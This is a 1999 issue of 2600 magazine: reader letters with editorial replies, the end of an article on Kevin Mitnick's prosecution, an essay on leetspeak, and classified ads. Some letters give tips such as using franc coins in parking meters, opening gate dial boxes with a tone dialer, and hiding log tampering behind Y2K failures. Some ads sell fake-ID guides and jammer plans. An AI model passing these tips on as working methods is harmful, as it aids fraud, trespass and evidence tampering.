I had just come back from three weeks in France when I saw that someone had clipped the rear end of my car which had been parked on the street while I was gone, and I was quite pissed. It wasn't until the next day that I realized that I had to get a new parking sticker or I would get more than a few parking tickets. After getting to the DPT (Department of Parking & Traffic), I realized that I had no quarters in my wallet. Since the meters had stopped taking other coins years ago I was baffled at what I was going to do there. I had the perfect parking spot right outside the DPT, but I had no quarters. Then I saw them, my French francs. The single franc pieces were about the size of quarters so I decided to give it a shot. I turned the knob and voila, it worked! Since the exchange rate from francs to dollars is six to one, this is a viable way of spending less money on parking. This may only work on parking meters in the San Francisco Bay Area, but I doubt it. I've begun to test the francs in laundromats and arcades all over the place. You guys should see if this works in New York, as well as testing other forms of currency. There may be some other, cheaper piece of currency that works as well.

Calls

*This may be the first step towards a world currency. Don't expect a movement to share that global idea, however.*

Dear 2600:

While browsing the 8.5" x 11" back issues, I noticed the number/letter submissions wherein readers found humorous phone number/word associations. Well, how about www.mofo.com! Morrison & Foerster, Attorneys at Law. How appropriate.

BBrain
Boston, MA

Dear 2600:

I was reading an electronics book and in the back were a bunch of articles the author had written for various magazines. In one, the author's friend told him that he had been searching for the perfect word processor for years, but they were all either too simple or too complex. However, he had just found the perfect word processor called "Word Captain 2.0." He had said the program was written by "some guy called Kevin Mitnick." It apparently had such great features as instant saving of characters, supports all alphabets, and easy installation. When the author came over to his friend's house to check it out, he found out that the "word processor" was actually a note pad and pencil. My question is, how did Kevin's name come up? Did he write this on a web page or forum somewhere as a joke? Or was this just a guy with the same name?

rimm

*It was probably like the rest - an easy name to exploit with little chance of being called on it. If you can send us the article, we'll be happy to do the calling.*

## Hunting For 2600

Dear 2600:

Hey. I am a pineak. I want your magazine so I begged my mom for $5 and said that there was this PSX (Playstation) magazine that I really wanted and they only sold it at Barnes & Noble. So I went into Barnes & Noble looking for like 30 minutes and nothing, so I asked this fine chick at the counter and she looked at me funny and asked me if I asked for 2600 and I said yeah, then she helped me look for it but nothing. And then today, you guys will hate me for this because I found a copy of your magazine on the floor at school! And it's the latest! By the way, I'm 12.

Phreakillation

*We know.*

Dear 2600:

In the Long Beach, CA area, dialing 1170 gets you direct access to the phone test system without any password needed. It's kind of fun to play with. Also, the Borders book store in Long Beach has *2600 Magazine* displayed in plain sight at the side of the magazine rack nearest the front door. Because of this lack of game playing, they have my business for life.

SAR

*We know of a few places that do this - Hudson News in New York keeps us right up there with the TV Guide which is every distributor/publisher's dream.*

Dear 2600:

I noticed that the Barnes & Noble in Muskegon, Michigan didn't have the latest issue of 2600. When I asked them about it the manager said that it was a "marked" magazine and will not be put on the stands because of its illegal and dangerous content. Please let them know that the readers know they are lying.

GB

*Every time we print a letter like this, sales go up at the store in question. Makes you wonder.*

## Y2K

Dear 2600:

The year 2000 doesn't really bother me, and probably doesn't to most people reading this. But I was just curious about another date which is 01/01/2100. I had been wanting to change the date on Windows 98 up until as far as it could (probably just to see what would happen) and once I got to 2099 it reset to 1980. It makes sense that Windows 98 won't be used by anyone in the year 2100, but still I don't see why they can't program the dates to go infinitely?

RB

*We'd like to go on record as saying that somebody will be using Windows 98 in 2100. Probably DOS 3.3 too. Expect trouble.*

Dear 2600:

In the letters section of your Spring 1999 issue (16:1), the editorial response to the question concerning the Y2K bug was mostly dismissive. I do agree that the "threat" of this bug has been blown out of proportion, however the very media frenzy that is creating this scare can be used to great effect by a knowledgeable hacker.

First, even though many systems are Y2K compliant, the media has most people expecting problems. If files (such as log files, etc.) mysteriously change or vanish on January 1, 2000, most people will credit this to Y2K, be thankful that it wasn't worse, and not look any further.

Second, there will be some systems affected by the bug, most likely legacy systems and older versions of some software. Searching through revision histories of software packages often reveals at what point a particular software company "fixed" any Y2K bugs. Systems running prior versions of software may suffer some problems on Y2K. (The usefulness of this depends entirely on the software, system, and the specific effects of the bug on the software.)

I would also like to add a small tidbit of information relating to the "Adventures With Neighborhood Gates" article in your Summer 1999 issue (16:2). Many models of visitor dial boxes call the resident's phone. The resident then may choose to let the visitor in and open the gate by dialing "9" on a touch tone phone. When the resident answers, the dial box mic usually remains active. A tone dialer held up to the mic can usually be used to send the same signal to open the gate. If a resident wants to give someone access through the gate without the resident being present, they can record the appropriate tone onto the outgoing message of their answering machine. Anyone calling the resident from the gate when the resident is gone will get their answering machine. The machine plays back the recording (which has the tone) and the gate opens.

R.R.

*Good luck finding an answering machine these days that will allow you to record a touch tone. With regard to Y2K, we're going to remain rather dismissive on this one. What many people fail to realize is the fact that these so called Y2K horrors can occur at any time if computers are involved and adequate backups are not. At least with Y2K, we have a date with disaster or, at worst, an approximation. Any computer system can fail without warning for reasons that we haven't thought of yet. Assume that and work within those parameters - we bet you'll still be just fine.*

## Game Playing

Dear 2600:

I'm sorry to bother you, but I don't know where to turn to, really. The night before last I foolishly downloaded a program from someone I thought was a friend on icq. It was a trojan. I've been playing this game called Ultima Online on the same account for two years. He gained access to it. I knew right when it happened, and I begged and pleaded with this guy to please please stop. I tried saying everything to him and never got mean about it, but it didn't matter. He systematically destroyed the abilities of my characters on the game, for no apparent reason except for some kind of messed up pleasure. I got ahold of a friend on icq who was able to take some action and not only get my password to the game back, but also the hacker's IP address, two of them actually. I would like to know if there is anything I could do now to find this guy. He set me back months in this game, for no reason at all, just something to do.

Mike
Seattle, WA

*Maybe the best thing to do would be to consider that little icq transaction as part of a bigger game that overshadowed the first one. Then you can continue to sit in front of your computer screen instead of a real life courtroom after you track the guy down and perform your version of justice.*

Dear 2600:

Black definitely missed the boat on a few things when writing about Playstation hacking. While he did address many of the important issues involving modifying your PSX to play backups and imports, he neglected to mention a few things that would be of interest to others.

The main thing he forgot about was Sony's increased security on newer game CDs, specifically against the mod chips. My friend ordered "Bust-A-Groove 2" (import) and couldn't get it to run at all with his mod chip... all he got was a big red circle with a line through it, because the game detected his mod chip and refused to run from there. More games such as "SPYRO" and others are coming out with the new protection, too, whether they are American releases or not. American games with the mod chip scans may or may not work as backups, but I would assume that they still wouldn't since to my knowledge only the TOC and country codes get dumped when you burn a copy of the game, and the mod check would still run.

So what can we all do about this little problem? Well, anyone who's ordered a mod chip online has probably seen the sites about the "Game Enhancers," GameShark-looking devices that plug into the back of your PSX. The Game Enhancers are a little more expensive than your average mod chip package (probably $25-$35 depending where you look), but they work great and don't void the warranty on your Playstation (as if you care about that anyway). The one drawback is that you still need a real PSX game lying around for its country code, since the Game Enhancer simply just simplifies the task of a CD swap (all you old-schoolers remember sitting at your PSX that first day trying to perfect the timing?). The real CD will spin up and have the initial data read, and then stop so you can change discs in your own sweet time. The Enhancers also come with a convenient spring to place on the sensor inside the lid of your PSX so you can do the swap while the lid is up, since the Playstation otherwise doesn't work unless the lid is down. The Game Enhancers also double as GameSharks, and have all sorts of other little nifty features like a memory card manager and CD data viewer. With a 25 pin cable you can hook them up to your computer and port stuff around, too. Also, you should note that if you do have a mod chip in your Playstation already that getting a Game Enhancer will not help you get past the mod chip detection. Even though some people would have you believe that having a mod chip and a Game Enhancer is the best idea, if you try to start up one of these newer games with the mod check, the Game Enhancer won't help you bypass the game will still detect that you have a mod chip sitting in your PSX and will lock you.

The second point I wanted to address is the fact of PSX models. While backups will work on any PSX model, the older models (or simply older Playstations) will have problems with some of the movies and audio you'll have in the game. Imagine trying to play "Bust-A-Groove" and having constant skips in the songs - it's not fun. This happens because CD-Rs are lighter than the black-bottomed CDs Sony uses, so the old PSX lasers can't read the data as well from the CD. The only way to fix this problem that I know of is to get yourself a newer PSX. Please don't go out and try burning to the black-medium CD-Rs you may find for sale - they suck.

That's all from me. All of you have fun out there, and enjoy your toys while you can: hacking the PSX2 is gonna be a lot harder than this.

Al0u199

Dear 2600:

I just bought your issue 16:2. In the letters section, mad strec said that for those Playstations with the metal plate over the slot where the mod chip is to go, there is a device which plugs into the parallel port on the back of the PSX. He titled this device "GameShark." This is incorrect. "GameShark" is a commonly used cheating device for games and is available on a number of different console platforms. I believe the correct term he was intending to use was "Game Enhancer," which is a mod chip like device which does indeed plug into the back of the PSX. More information is available at http://www.gameenhancer.com/. In addition, you are able to play backed up games on your new Power Macintosh G3 with the Connectix Virtual Game Station, but you must first apply a patch, which can be found on "hotline." Utilizing hotline search engines (find by searching on Yahoo), you can find mod chip patches for different VGS versions.

mad cow disease

## Corporate Expansion

Dear 2600:

Just dropping a line to let you guys know about some of the bullshit that is going on right now. Yahoo changed the terms of service for their Geocities service to basically say that if you put anything on a site that Yahoo could use it royalty free, forever, and that if you already had stuff on your site (copyrighted or not) that you are double-screwed! Here is the relevant part:

"8. CONTENT SUBMITTED TO YAHOO

"By submitting Content to any Yahoo property, you automatically grant, or warrant that the owner of such Content has expressly granted Yahoo the royalty-free, perpetual, irrevocable, non-exclusive and fully sublicensable right and license to use, reproduce, modify, adapt, publish, translate, create derivative works from, distribute, perform and display such Content (in whole or part) worldwide and/or to incorporate it in other works in any form, media, or technology now known or later developed."

Go to http://www.boycottyahoo to learn more info about this bad move made by Yahoo.

James ball

*That's incredible. However, since you wrote this, they appear to have had second thoughts. The terms have now been changed to the following:*

*"7. CONTENT SUBMITTED TO YAHOO! GEOCITIES*

*Yahoo! does not claim ownership of the Content you place on your Yahoo! GeoCities Site. By submitting Content to Yahoo! for inclusion on your Yahoo! GeoCities Site, you grant Yahoo! the world-wide, royalty-free, and non-exclusive license to reproduce, modify, adapt and publish the Content solely for the purpose of displaying, distributing and promoting your Yahoo! GeoCities Site on Yahoo!'s Internet properties. This license exists only for as long as you continue to be a Yahoo! GeoCities homesteader and shall be terminated at the time your Yahoo! GeoCities Site is terminated."*

## Hiding Things

Dear 2600:

I just read the article by Judamaster666. It's nice to know some things never change. We used to tape the backs of our books too. We also hid stuff in the dropped ceilings of our rooms. Another trick, if you have floor vent covers, is to stash your docs in a folder in the vent of areas such as they are not visible. Even in the winter the heat coming through is not enough to affect them.

But, just a tip to save some time. You can find a utility called TWEAK UI. This is a nifty little program with an option called "Paranoia Setting." What this does is when you log off the system it automatically clears your history, temporary Internet files, and recent documents. It has various other options that aren't quite as useful to me. This is especially helpful in a network environment, or where someone else has access to your PC.

I have a 13 year old stepson who has his work cut out if he has to trace it. But then I'm the one reading 2600.

SCUBS

## Info Wanted

Dear 2600:

Being an avid reader of your publication, I have seen some pretty interesting articles on in-store computer systems and "bugs in department store computers" but have yet to come across the one that I am looking for. I would like to know a little more about lottery in store computers. I am currently employed at a local convenience store and my boss always yells at me for messing with the machine. I've wandered through just about every operation in that thing and I'm getting pretty bored. I have a few questions that I wouldn't mind reading responses to. I know that each state has their own lottery but are the OS's the same? What company programmed the OS? Another interesting question I have is this: there is a phone like cord (a little thicker) that communicates to some sort of modem then routes to what I'm guessing is the main computer. Anyone have more details on this? I live in New Jersey so recently our lottery machine was introduced to "The Big Game" equivalent to power ball. Now this is a multi-state lottery so does this information first go through the main computer then to some "Big Game Computer" or does it take kind of a direct route? Also with these big game tickets, the "cancel ticket" operations will not work for some reason I would like to know. Cancel will work on anything else but not big game. So if anyone has any information on lottery machines, hardware, software, or fun things to do, I'd appreciate any feedback since it's the only fun thing to do at work.

caffeine

Dear 2600:

I am an IT professional in the private sector. My company is moving toward the implementation of the SecurID system by Security Dynamics (http://www.securitydynamics.com). Something about the product irks me though I cannot put my finger on it. SecurID is an extra layer of security - a key fob or credit card like device with an imbedded algorithm that generates a unique passcode every 60 seconds. The passcode is to be used in combination with the user's ID/password. There's been some scuttle about Security Dynamics not publishing the algorithm and only allowing their clients to review it after the contracts are signed and even then, they try to avoid disclosure. Aside from that, when asked if they tried to hack their own system, they said that the folks at BellCore tried and failed. That's nice, but there's a difference between someone who gets paid to hack systems and someone who is a hacker. What do you know about SecurID?

Insecure

*We know an awful lot of companies are using SecurID and it's only a matter of time before somebody sends us an extensive article on the system and possible weak points. Their lack of disclosure certainly is an interesting revelation.*

Dear 2600:

Sorry if you've already covered this, but I don't get to read 2600 as much as I'd like. Anyway I have a question that maybe you can help with. I recently read about the finger utility used on the Internet. So I went to a finger site at MIT and entered my Hotmail address to see if it could identify me. It came up with two people with my name in the following formats: Myname@hotmail.com and Myname@lw-entrance.hotmail.com

At first I thought someone else had my name and a similar domain, then I did the same thing with the Hotmail addresses of my buddies - sure enough two entries for all of them. So, my question is what is "lw-entrance"? Is this like an escrow system where they can monitor your e-mail?

I doubt that it's a way for them to help if you forget your password. I know when you sign up with a free e-mail service like Hotmail you accept the rules - which include things like how they will let the Feds in if you use the account for illegal activities. Or maybe I've got it all wrong and it's something quite logical?

For the record, you can find a Finger interface page at many sites, but I used this one:
http://www.mit.edu/fingergateway

Buzz

*We'll ask around on this one.*

## Stealing

Dear 2600:

In response to the guy's letter with the Javascript to disable the Geocities windows, this is a matter of ethics. The only way Geocities, Tripod, and Angelfire can afford to have free web pages is to advertise their banners on them. They have an option for no advertising, which costs a minimal $3/month. Since this service is offered, if one were to paste the code into their website, this would be essentially stealing. The ads are an annoying, slight inconvenience, but one click and they're gone. Also I feel that they browse through their pages enough, but if Geocities were to discover a page like this, it would probably be instantly deleted. So if you do insert the code, be smart and have complete backups of your stuff!

SpeedDRaven

*It's hardly the same as stealing, especially since the people being subjected to those annoying ads aren't even subscribers. At least services like Juno only bombard their own users with advertising. If you can figure out a way to skip the crap, more power to you. If they kick you off because of that, that's their right. But it's about as close to stealing as fast forwarding over commercials.*

## Ad Policy

Dear 2600:

I picked up your latest issue (16:2), the one with the illegal cover on the front. Anyway, I was checking out the classifieds section this morning and I noticed something that made me curious. There was an ad in the "Wanted" section that had a certain individual asking for specific graphic, photo, and music production programs, hence warez. That made me wonder about your policy on warez. You have mentioned time and again how you do not approve of the use of warez. Now, why include an ad in your magazine whose staff does not believe in warez or the recommendation of it?

Eric W.

*Without getting into the entire issue of warez trading, which is too complex to have a blanket condemnation or acceptance, suffice to say that the ads our subscribers place are their responsibility. It's not too hard to get caught doing something illegal if you literally are advertising it.*

## Secrets

Dear 2600:

Lawrence Livermore National Laboratory has been renovating a compound named Building 451 recently to house a new computer called "ASCI Option White." When completed next year, this IBM beast will be the fastest general purpose number cruncher on earth, running at 10 teraOPS (trillion operations per second). Its primary function will be to simulate massive nuclear blasts. Let's hear it for massive nuclear blasts!

Now, stray radiofrequency emissions from computer equipment are a major security issue, which the U.S. government's classified TEMPEST countermeasures program is designed to address. It would only make sense for Building 451 to have TEMPEST shielding. Without such countermeasures, a well-equipped attacker could "sniff" the RF spectrum for information about Option White's activities. Yet, despite numerous pictures of Building 451's construction work (at http://www.llnl.gov/asci/scrapbook/), I found no pictures of TEMPEST shielding being installed. Big surprise? Not exactly, but I thought it would be nice to ask the question anyway...

*Date: Fri, 5 Mar 1999 15:04:27 -0500 (EST)*
*From: Dominick LaTrappe <seraf@2600.com>*
*To: Daniel R. Sapone <sapone1@llnl.gov>*
*Subject: tempest*

*I really enjoyed looking at your Building 451 picture archive. However, I was unable to find any pictures of the TEMPEST shielding being installed. Where can I see those pictures?*

*Thanks!*
*Dominick*

I received the following response from Steven M. Clark, the laboratory's TEMPEST Coordinator. Apparently, seraf@2600.com is not my e-mail address but rather my AKA! Surely, I must be a criminal. Regardless, this is one of the few times I've witnessed a government official admitting to a civilian that TEMPEST even exists - and to a civilian from *2600 Magazine* nonetheless! How nice of him. He also uses a not-often-heard term, "Certified Tempest Technical Authority" or CTTA, which is one of his official roles. Also note the last sentence of the message - the only text outside of the standard template response - in which he uses as many of my words, and as few of his own, as possible. Spooky! Incidentally, Mr. Clark likes his coworkers to call him "The Clarkster."

*Date: Mon, 8 Mar 1999 11:10:07 -0800*
*From: Steven M. Clark <clark21@llnl.gov>*
*To: seraf@2600.com*
*Subject: Dude Re: Request*
*Dear Mr. LaTrappe,*

*On Fri, 5 Mar 1999 at 15:04:27 (EST) you, Dominick LaTrappe AKA <seraf@2600.com>, requested information from Mr. Daniel R. Sapone, LLNL ASCI Program Office, regarding tempest plans for building 451.*

*Your request was appropriately forwarded to my office for reply.*

*For Your Information:*

*Our tempest plans are classified and are not for public distribution. You will not find the information you are looking for in a public forum, neither will it be published nor disseminated as general knowledge.*

*The information you seek is reserved for internal need-to-know use only. Under approval of the Certified Tempest Technical Authority (CTTA) it may be shared with other Government cleared personnel only.*

*If you qualify as an individual with an official need-to-know and if you have a current US Government clearance that is equivalent to the classification level of the data being protected then you may request this information from the CTTA. Be prepared to justify your official need-to-know for this information. You must also have a classified storage facility approved by the US Government in order to receive, to properly protect, and to eventually destroy the requested information.*

*I hope this information has adequately answered your question.*

*I'm pleased that you really enjoyed looking at the pictures of our building.*

*Steven M. Clark*
*LLNL TEMPEST Coordinator*

Seraf

**letters@2600.com**

Continued from Page 5

pleaded guilty; 2) By agreeing to plead guilty, Mitnick was assured that he would not be transferred back to North Carolina for trial, something he desperately wanted to avoid since it was far from his family in California. Not pleading guilty would have made an already difficult situation unbearable. Ironically, by the time he was sentenced he had already served 28 months anyway. But they were far from finished with him.

The real fun came from the 25 count indictment filed against Mitnick in September 1996 where he was basically accused of copying software and lying on the telephone about who he was (this is commonly known as social engineering). While laughable to most of us, Mitnick was facing serious prison time for these infractions. Large corporations were claiming millions of dollars in damages from his having accessed their files, even though he never did anything with them.

Throughout it all, the crimes that made all the headlines (hacking into Tsutomu Shimomura's machine, possessing a list of 20,000 Netcom customer credit card numbers, etc.) mysteriously vanished, either because everyone knew Mitnick had nothing to do with them or because they weren't even crimes.

It took until 1999 for Mitnick to finally give in and agree to a plea bargain just as nearly every defendant in a federal case eventually does to put an end to the nightmare. The new seven count indictment had charges that were just as laughable as the original indictment but pleading guilty could get Mitnick out of prison in another year. Again, not pleading guilty would have made life unbearable since the government had made it nearly impossible for the defense to analyze the evidence. In other words, the deck was stacked against them.

When the damages the various companies were claiming got leaked and subsequently published on our web site, a lot of people finally started to realize how wrong this whole thing was. While the prosecutors and media were always throwing around a damage figure of $80 million, the total amount of damages arrived at by adding the figures on the leaked documents came to over half a billion dollars! Something clearly wasn't right. Sun Microsystems alone was claiming $80 million for Mitnick's copying of Solaris source code, something they offer to the public for $100 - free for students.

Demonstrations were held outside federal courthouses in 15 cities around the world on June 4, 1999 demanding an end to the injustice. Many thousands of leaflets were handed out to passersby and federal employees. A lot of eyes were opened on that day and the hacker community took a big step into the world of activism.

In the best bit of news all year, a pending state case against Mitnick was dropped. The possibility of being immediately remanded into state custody upon his release from federal prison had always existed. In the end the state reasoned that Mitnick could not have committed computer fraud if he was merely talking on the phone. Had the feds come to this conclusion, a lot of time and money could have been saved. But now it was time for the federal case to reach a conclusion.

Sentencing was set for June 14, postponed to July 12, continued to July 26, and postponed to August 9. When it was over, the judge had refused to recommend Mitnick be sent to a halfway house and insisted that he serve out the remainder of his plea bargained time in a prison. She left open the possibility that he could be transferred to a minimum security facility however. But the really significant part of this was the amount of restitution ordered: $4,125. Yes, that's what all the years had boiled down to - a fraction of a fraction of the amounts that had been publicized. And even that figure came with no details on its calculation.

But they *still* weren't finished with Mitnick. There was the issue of supervised release after his prison term ends, believed to be in January of 2000. The restrictions on his life until 2003 are staggering. No access at all to any computer, to any television capable of being hooked into the Internet, to any electronic equipment that can be used as a computer or that can be tied into a computer or telecommunications network, and no cellular phones. In addition, Mitnick is forbidden from consulting with or advising anyone on computers or computer related activity, and is not allowed to use encryption in any form. How he will be able to make a living is something nobody has been able to answer.

But why worry about the future when we still have the present? Two days after Mitnick was sentenced, he was taken with no warning to a maximum security prison in San Bernardino. He was forced to leave everything behind, personal possessions, legal documents, even the money in his commissary account. He was placed in a 50x25 room with 60 prisoners. One hour outside the room is allowed three times a week. There are no windows and no clocks. Prisoners often don't know if it's day or night. There are no partitions for the toilet or shower. Imagine having 60 people watching you at all times no matter what you're doing.

But that's not even the worst of it. Mitnick has been on a kosher diet for some time, something the prison at San Bernardino does not supply. Despite the fact that established cases have given prisoners the right to practice their religion and obtain kosher food if their religion requires it, the judge has denied his request to be transferred to a facility that provides this.

It's not at all unlikely that this is a form of retribution for being a high profile prisoner and exposing the corruption of the legal system. It's widely known that the warden at the Metropolitan Detention Center, his former prison, didn't want the publicity that came with Kevin Mitnick. Ironically, Mitnick's lawyer was waiting to see him when the abrupt transfer began. Prison officials refused to allow them to meet. In fact, they tried to rush him out of the prison by giving him the infamous laptop that had been used to go over the evidence which he was there to pick up. What's incredible about this is that they didn't want to take the time to *erase the evidence* as they were supposed to. After all, this was what was supposedly worth millions of dollars, right? Mitnick's lawyer refused to accept it.

And just when we thought it couldn't possibly get any worse, it did. On August 25, Mitnick was awoken at 2 am and once again taken without warning, this time back to Los Angeles. It was an ill-fated trip. The van he was riding in rear-ended another vehicle at high speed. Mitnick, who was not strapped in (for some reason prisoners never are) hit his head hard. Six hours later they took him to a hospital along with the other injured prisoners. Despite exhibiting symptoms of a concussion, he was driven back to San Bernardino. The reason for the sudden trip to Los Angeles in the middle of the night remains a mystery.

At press time, the situation remains grim. No food, barbaric living conditions, and now possible untreated injuries. The media has lost interest in the case so don't expect to see this on the evening news.

So now we know what it was all about. It wasn't about justice, protecting America from a dangerous criminal, national secrets, or corporate espionage. It was really about nothing at all, which also happens to be precisely what has been accomplished by this charade. Unless a whole lot of people losing faith in our system of justice counts as something.

# 31337-iSMS

by Hex

Something prevalent in the hacker community is occasional, or sometimes nauseating, use of k-leet characters in communication or hacked works of art. The most popular example of k-leetism would surely be the substitution of the letter "z" for the letter "s". This emerged more as a play on pronunciation rather than what we now know as k-leet writing. The most common use of this example would be "filez" or "warez".

The use of the "z" for "s" grew into using "ph" instead of "f" and "y" instead of "i" where appropriate. "Phylez" is a perfect example. As a growing language, k-leet spawned more corruptions which seemed to flow naturally into the concept. A backwards "E" looks like a "3". The ultimate k-leet word? Perhaps it's "phyl3z". Regardless, more numbers followed suit. Here's a fancy chart displaying the number, and it's substitution(s).

1 - can be l or I
2 - In place of to or too.
3 - e, E.
4 - A.
5 - S.
7 - T.
8 - B .
9 - g.
0 - O.

Other k-leetisms emerged. "See you later" became "cyul8r". Extra characters became fair game. A combination of slashes can be used for "w" and "n". A good example is "\/\/4R3Z".

It seems like in some places, the leeter you speak, the leeter you are. If you ever logon to irc and see k-leet haxors, and all you see is this: "!@#!@$.},>!#@$#21#321#>" then you know they are discussing linux scripts.

Now that we're finished with newbie coolness, I've got a concern. There are many major players in the "spread a message through a hack" scene especially Hackers for Girlies (sic?), who have fantastic opportunities to enlighten the public, but present themselves in such a foreign way as to make it difficult to communicate to the unenlightened masses.

An example: writing "p||r33 |<3V1|\|" would not generate as much interest as typing "FREE KEVIN" in a hacked page. While there may be some hullabaloo, I feel that if the pages are presented in non-k-leet haxor English, people can better educate themselves as to the cause you are creating awareness for. Granted, during the HFG attack on the Times, I understand that www.freekevin.com received many hits. But I feel that if the message on the Times' hacked page were in common English, it would have educated more people.

Most newbies would look at "D1S P49 V10L473D 8y <0|)D0K" and think, "Oh no! I've got some kind of virus! I'd better put in my unprotected McAfee disk to save the day!" And they would learn nothing.

I though of doing this whole thing in k-leet but that would have been hideous. Hope you learned that you teach more people stuff by writing in English, rather than impressing your friends by talking like a |<-1337, |{-R4|>, SuP4-|>u|4, ||4><0R from da 1|4^3? |-(4<74S|1K4

# 2600 MARKETPLACE

## Happenings

**H2K - HOPE 2000** will be taking place on July 14, 15, and 16, 2000 in New York City at the Hotel Pennsylvania (the site of the first HOPE Conference in 1994). This time we have two floors and enough room to do whatever we want. It's never too early to start planning. Reserve your room at the hotel by calling (212) 736-5000 (Pennsylvania 6-5000). Mention that you're with the H2K conference to get the discounted rate. Unlike previous HOPE conferences, we will be running this one around the clock beginning on Friday morning and ending on Sunday night. We expect at least two tracks of speakers as well as movies, films, and other presentations of all sorts. Registration for H2K is $50 and includes admission to all events throughout the three days. You can send your registration to: H2K, PO Box 848, Middle Island, NY 11953. Make checks or money orders payable to 2600. Be sure to include your name, address, and, if possible, an email address. If you'd like to volunteer to help at the conference, email volunteers@h2k.net. If you're interested in giving a presentation, email speakers@h2k.net. We also have a mailing list for ongoing discussion about the conference. Email majordomo@2600.com and put "subscribe h2k" on the first line of the mail. Continue to check www.h2k.net for updates.

## For Sale

**HACKERS WORLD.** cool MS hacking files $25. 350 MB phreaking files $15. Anarchy Cookbook $9 $10. List of warez FTPs $5. Surveillance Catalog $5. Virus 99 (750 pages about computer viruses) $5. Send all orders to: 706 Palm Dr. #207, Glendale, CA 91202. Make all checks out to Edgar.

**REAL WORLD HACKING:** Interested in rooftops, steam tunnels, abandoned buildings, subway tunnels, and the like? For a copy of Infiltration, the zine about going places you're not supposed to go, send $2 to PO Box 66060, Town Centre PO, Pickering, ON L1V 6P7, Canada.

**LEARN NUMBER BASE THEORY** the easy way. Booklet - [illegible], $17 ppd. from E. [illegible], 135 S 300 East, North Salt Lake, UT 84054.

**REAL HACKER MOVIE** in production. We want your input about Y2K. Email: movie@jgs2033.com. Doomsday Scenario coming soon!

**CHARGED WITH A COMPUTER CRIME** in any state or federal court? Contact Dorsey Morrow, Attorney at Law at (334) 264-5500 or visit at www.dmorrow.com. Extensive computer and legal background. Initial phone conference free.

**TECHNICAL BOOKS AND HACKER FICTION:** OpenVMS manuals, Internetworking, Cuckoo's Egg, etc. Send e-mail for complete list to: KiteBooks@yahoo.com.

**CAP'N CRUNCH WHISTLES.** Brand new, only a few left. THE ORIGINAL WHISTLE in mint condition, never used. Join the elite few who own this treasure! Once they are gone, that is it - there are no more! Keychain hole for keyring. Identify yourself at meetings, etc. as a 2600 member by dangling your keychain and saying nothing. Cover one hole and get exactly 2600 hz, cover the other hole and get another frequency. Use both holes to call your dog or dolphin. Also, ideal for telephone remote control devices. Price includes mailing. $29.95. Not only a collector's item but a VERY USEFUL device to carry at all times. Cash or money order only. Mail to: WHISTLE, PO Box 11562-ST, Clt, Missouri 63105.

**HTTP://FAOLOS.COM** Since 1994, providing discounted tools for living. Official ID creating guide, manufactured from under $25, unmatched line of Chinese pellet rifles, the newest super-realistic airsoft pistols, lockpicking, anonymity, and survival tools. Featuring a mailing list, on-line ordering, and an ironclad low price satisfaction guarantee!

**Y2K MUST HAVES:** Tired of all the Y2K hype? Or do you want to show you survived it with a grin? If you answered yes to either, you need to order your "Y2K - Just hype" t-shirt or your "I Survived the Y2K Bug" t-shirt. These white with black print shirts are a must have for all hackers etc. to show your true feelings of Y2K. We also offer a "Life is a Progress Indicator" t-shirts for all computer users who know what it means to spend hours and hours in front of the screen. To order: Please specify which shirt(s) you would like and quantity. They come in L or XL for only $15 plus $4 S&H. Please send check or money order with mailing address payable to: Curt Baker, PO Box [illegible], Sparks, NV 89435. Allow 4-6 weeks for delivery.

**HACK THE RADIO:** Hobby Broadcasting magazine covers DIY broadcasting of all types: AM, FM, shortwave, TV, and the Internet. It includes how-to articles about equipment, station operation and programming, enforcement, and more. For a sample, send $5 U.S. ($6 Canada or $8 International). A subscription (4 quarterly issues) is $22 in the U.S. Hobby Broadcasting, PO Box 642, Mont Alto, PA 17237.

**INFORMATION IS POWER!** Get our catalog before [illegible] to the public. Manuals, files, programs, books, videos, and more. Send $1 US for the catalog. For continuous information, fill out our membership form in the catalog and get access to our dedicated members section. Legit and recognized world-wide. SANDSC, Box 329, Long Beach, MS 39560.

**COMPLETE TEL BACK ISSUE SET** (detailing anything to phone phreaking) $50 ppd; Forbidden Subjects CD-ROM (310 mb of hacking files) $22 ppd; Disappearing Ink Formulas - safely write checks, love letters, or notes $6. [illegible] adjustable $5 ppd; How to build an automatic knife (switchblade) from scratch using common tools $10 ppd; How to convert a folding pocket knife to switchblade operation $4 ppd. Get both for $13; How to convert a [illegible] radar detector to a jammer $5 ppd. [illegible], PO Box 702, Kent, OH 44240-0013.

**PEOPLE WITH ATTITUDE.** Check out the extreme page at the [illegible] Books website: conspiracies, anarchists, Cannabis, [illegible] - all at: http://users.aol.com/[illegible] - and a novel "Saga of the Bear" by [illegible] about a 15-year-old blonde girl who learns the art of war and becomes a deadly [illegible] Commando warrior - send $22 (postpaid) to: [illegible] Books, Dept. 124 [illegible] Road, Henderson, NV [illegible].

**THE BEST HACKERS INFORMATION ARCHIVE** on CD-ROM has just been updated and expanded. The Hackers Encyclopedia '99 - 13,241 files, 650 megabytes of information, passwords, standards, viruses, sounds, pictures, lots of NEW 1998 and 1999 information. A hacker's dream! Find out how, why, where, and who hackers do it to and how they get away with it! Includes complete [illegible] back issues, HTML interface and DOS browser. US $38 including postage worldwide. Whirlwind Software, Unit 636, [illegible] Yates St., Victoria, BC Canada V8V 4Y9. Get yours!

**ORDER MY BOOK: Y2K & YOU.** There's a lot of money to be made because of Y2K and I'll tell you how. But there's a whole lot more benefits just waiting for you and I'll tell you that too! I'll also send everyone a copy of "The New AOL Scam - Thanks Y2K" (for educational purposes only). Send $20 (I'll pay S/H) to William F. Welch, 11875 Pigeon Pass Rd., Ste. D-2-408, Moreno Valley, CA 92557. Satisfaction guaranteed or complete refund to all [illegible].

**TAP T-SHIRTS!** They're back! Wear a piece of phreak history. $12 buys you the TAP logo in black on a white 100% cotton shirt. As seen at Beyond Hope. Cheshire Catalyst-approved! Specify L/XL. Send orders to: TPC, [illegible] St. [illegible], Albany, NY 12210.

**WIRETAPPING,** cellular monitoring, electronic surveillance, photographs, frequencies, equipment sources. 16 page pictorial of the equipment used in a real life countermeasures sweep. Never before published information in THE PHONE BOOK by M.L. Shannon. ISBN 0-87364-972-5. 5 1/2 x 11 paperback, 251 pages. Autographed copy $43 postpaid as follows: check or money order payable to Lysias Press for $38, second check or money order for $5 payable to [illegible] to be forwarded to 2600 for the Kevin Mitnick defense fund. Lysias Press, PO Box 192172, San Francisco, CA 94119-2171. Also available from Paladin Press, PO Box 1307, Boulder, CO 80306 and by special order from Barnes and Noble.

## Help Wanted

**I NEED TO OBTAIN** credit report information on others from time to time with little or no cost. Can someone help? [illegible]

